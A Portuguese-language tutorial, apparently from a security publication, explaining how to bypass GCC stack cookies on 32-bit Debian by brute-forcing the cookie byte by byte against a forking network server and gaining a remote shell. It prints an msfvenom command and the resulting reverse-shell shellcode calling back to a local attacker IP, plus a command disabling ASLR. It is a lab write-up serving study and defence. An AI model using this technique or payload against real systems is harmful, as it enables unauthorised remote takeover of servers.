Derrotando Stack Cookies no Linux byte a byte

Introdução:

Desde a publicação do artigo “Smashing The Stack For Fun And Profit” (por Aleph One, na Phrack Volume 7, issue 49) em 1996, stack overflows tem sido um considerável vetor de ataque a sistemas digitais.

O ataque em questão se aproveita de uma característica particular de chamadas a sub-rotinas (realizadas pela instrução call). Quando a chamada ocorre o endereço da próxima instrução que seria executada após o call é guardado na *stack*, antes de preparar o stack frame para que a sub-rotina chamada seja executada (esse preparo geralmente é chamado de prólogo da função). Como o endereço em que a execução seria retomada (retaddr - Imagem 1) pode ser sobrescrito em alguns casos utilizando buffers cujo tamanho não é checado, o fluxo normal de execução do programa pode ser alterado.

Para mitigar essa brecha sistemas operacionais e compiladores passaram a implementar mecanismos de proteção contra esse tipo de vulnerabilidade. O intuito desse artigo é demonstrar como transpor uma das proteções, chamada *stack cookie/canary*, em um cenário específico.



Imagem 1 - Layout da pilha: chamada à sub-rotina

2) Stack canary/cookie:

O termo *stack canary* (canário de pilha) tem inspiração nos canários de mina de carvão. Esses canários eram levados pelos mineradores para o fundo das minas como forma de verificar as condições de trabalho. Como os canários são mais sensíveis a variações da concentração de oxigênio que os humanos, caso eles desmaiassem, os mineradores deveriam

abandonar seus postos de trabalho e voltar à superfície.

De forma semelhante funcionam os canários de pilha, implementados pela primeira vez no GCC pelo StackGuard em 1997 e aprimorados pela IBM, com o conjunto de patchs para GCC chamado ProPolice. Os canários são valores aleatórios colocados entre o final de um buffer e o retaddr (também chamado de return instruction pointer) como podemos verificar na Imagem 2. Assim, antes de sair da sub-rotina e retomar a execução com base no retaddr, uma checagem de integridade é feita no canário. Caso ele apresente o mesmo valor que o colocado anteriormente na pilha a execução seguirá normalmente, caso ele tenha sido corrompido, a execução será abortada.

Na literatura o termo mais empregado é stack cookie. Portanto, deixamos *stack canary* como uma curiosidade e passamos a utilizar o termo *stack cookie* a partir desse ponto.



Imagem 2 - Layout da pilha: chamada de sub-rotina com mecanismo de proteção stack cookie

3) Bypass do stack cookie:

Nota inicial: O sistema utilizado para rodar a aplicação do servidor foi um Debian 9 - i386. Como o artigo se propõe a burlar a proteção fornecida pelo *stack cookie* a aplicação do servidor utilizada no ataque foi compilada como indicado na Imagem 3. O parâmetro --no-pie gera código com endereços absolutos (*no position independent executable*), o -z execstack marca a pilha como uma área de memória executável e -fstack-protector habilita a proteção fornecida pelos *stack cookies* no binário gerado (os *stack cookies* serão inseridos entre os buffers e retaddrs e posteriormente sua integridade será checada).

```
debcan@debcan:~$ gcc -o server --no-pie -z execstack -fstack-protector server_vuln.c
```

Imagem 3 - compilação do servidor

Além disso, a randomização do layout de endereços (ASLR) do sistema operacional foi desabilitada como mostrado na Imagem 4.

```
debcan@debcan:~$ echo 0 > /proc/sys/kernel/randomize_va_space
```

Imagem 4 - desabilitar ASLR

O cenário do ataque é relativamente simples. Temos um servidor que ao receber uma conexão realiza um fork para tratá-la, e um atacante que inicia as conexões. O ataque se baseia nas seguintes premissas, a herança do valor do *stack cookie* pelos processos filho ao utilizar a função fork() (comportamento padrão da implementação de stack cookie encontrada no Debian + GCC, Imagem 5) e a utilização da função memcpy() pelo servidor. Vale ressaltar que como o último byte do *stack cookie* é 0x00 funções que utilizam esse byte como forma de controle, como strcpy(), não poderiam ser exploradas dessa maneira. Além desses fatores temos a função memcpy() sendo utilizada copiando dados de um buffer maior (preenchido pelo atacante) em um buffer menor, sem a checagem do tamanho dos seus conteúdos e capacidades . Assim, temos uma brecha para que um buffer overflow seja explorado.



Imagem 5 - fork e herança do stack cookie

O primeiro passo do ataque é descobrir a quantidade de bytes necessários até chegar ao *stack cookie*. Nas Imagens 6, 7 e 8 temos uma abstração do funcionamento do ataque. A descoberta do tamanho do buffer até chegar no *stack cookie* é feita com base nas respostas do servidor. Fazemos dessa maneira pois quando o byte menos significativo (termo visto no artigo “COISAS SOBRE A MEMÓRIA DO SEU COMPUTADOR - PARTE I”, da H2HC magazine edição 9, por Ygor da Rocha Parreira e Gabriel Negreira Barbosa) do *stack cookie* é corrompido, a aplicação é abortada, a conexão é fechada e não há resposta. Podemos dizer nesse caso que o primeiro byte corrompido será o menos significativo pois estamos lidando com uma arquitetura intel x86 (little-endian, o que significa que uma estrutura maior que um

byte será armazenada na memória com o byte menos significativo no menor endereço de memória).



Imagem 6 - Modelo da aplicação



Imagem 7 - Modelo da aplicação: layout da pilha do servidor



Imagem 8 - Modelo da aplicação: layout da pilha do servidor com cookie corrompido

Da mesma forma, o valor do *stack cookie* será descoberto com base nas respostas. Quando os bytes do *stack cookie* forem sobrescritos com um valor diferente do original, a execução da aplicação será abortada, a conexão fechada e não haverá resposta. Quando ele for sobrescrito com seu valor original a resposta será enviada ao atacante normalmente. Existem duas formas para que esse valor seja descoberto. Consideramos nas duas um *stack cookie* de 4 bytes, por estar sendo utilizado um Debian de 32 bits, além disso, sabemos que o byte menos significativo é 0x00. Então, no primeiro caso teremos 16777216 (256*256*256) possibilidades. Desse jeito, o *stack cookie* será descoberto de uma vez só. Na segunda forma, o *stack cookie* será descoberto byte a byte, o que diminui o número de possibilidades para 768 (256+256+256) valores diferentes no pior caso. Portanto, como a segunda alternativa apresenta uma quantidade de tentativas expressivamente menor ela foi utilizada para a descoberta e bypass do stack cookie.

A próxima etapa é descobrir a localização do ponteiro para a instrução de retorno (retaddr). Assim como a localização do *stack cookie* e o valor dele, a localização do retaddr é descoberta com base na resposta do servidor. Um byte é adicionado por vez até que o servidor não responda. Quando isso ocorre é descoberta a localização do retaddr.

Agora que sabemos a localização do retaddr é necessário definir o que será utilizado para sobrescrevê-lo e posteriormente executar código injetado na pilha. Para isso será utilizado o GDB + peda. O GDB (Gnu Debugger-- https://www.gnu.org/software/gdb/) permite que seja possível analisar o que realmente está acontecendo em um binário enquanto ele é executado. O peda é um assistente para desenvolvimento de exploits (https://github.com/longld/peda).

Com os dois juntos podemos procurar pela instrução “jmp esp”. Essa instrução desvia o fluxo de execução para o topo da pilha, o que permite que código injetado na stack pelo atacante seja executado pelo servidor. Para encontrar essa instrução executamos o processo presente na Imagem 9.



Imagem 9 - GDB + peda: descoberta do endereço de jmp esp

Note que utilizamos o vmmap para mapear as áreas de memória do processo e escolhemos a libc para procurar a instrução jmp esp. Isso pôde ser feito dessa maneira pois a libc foi adicionada pelo linker ao binário e, além disso, o endereço dessa instrução será sempre o mesmo, uma vez que desabilitamos a ASLR e o executável roda em seus endereços absolutos de memória.

Temos dessa forma a requisição do atacante organizada de forma que a pilha do servidor fique como a Imagem 10. Já sabemos o tamanho do buffer até chegar no stack cookie, o valor do stack cookie, a localização do retaddr, e o endereço da instrução (jmp esp) que será utilizado para sobrescrevê-lo.



Imagem 10: layout da pilha do servidor com requisição estruturada

Precisamos então gerar um shellcode (código de máquina injetado a fim de fornecer uma shell) que será rodado quando a instrução jmp esp for executada. Para isso, utilizamos o msfvenom, um dos membros da família metasploit framework (uma framework de pentest muito utilizada em testes de segurança https://www.metasploit.com/). Para gerar um shellcode de shell reversa (interpretador de comandos - shell é aberto no servidor e enviado ao atacante para que ele tenha acesso remoto à máquina) utilizamos os comandos da Imagem 11, e adicionamos o shellcode a requisição. Dessa forma, o payload fica conforme a Imagem 12.

```
root@kali:~# msfvenom -a x86 --platform Linux -p linux/x86/shell_reverse_tcp
LHOST=192.168.0.210 LPORT=4444 -f c
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of c file: 311 bytes
unsigned char buf[] =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\xc0\xa8\x00\xd2\x68"
"\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"
"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";
```

Imagem 11 - msfvenom payload

Imagem 12: Layout da memória após o stack overflow

Com o payload estruturado é necessário preparar aquilo que receberá a shell reversa (listener). O msfconsole (mais um integrante do metasploit framework) foi utilizado para tal, como é possível verificar na Imagem 13.



Imagem 13 - sessão obtida msfconsole

Com ele devidamente configurado, ao executar o exploit, uma shell é enviada a máquina que está escutando (maquina do atacante) e assim, conseguimos o controle do servidor, como é possível observar na Imagem 13.

Dessa forma, concluímos que nesse cenário em especial é possível bypassar a proteção fornecida pelo stack cookie, e conseguir acesso remoto ao servidor.

Link para códigos fonte utilizados:
https://github.com/luizgribeiro/stack_cookie_gcc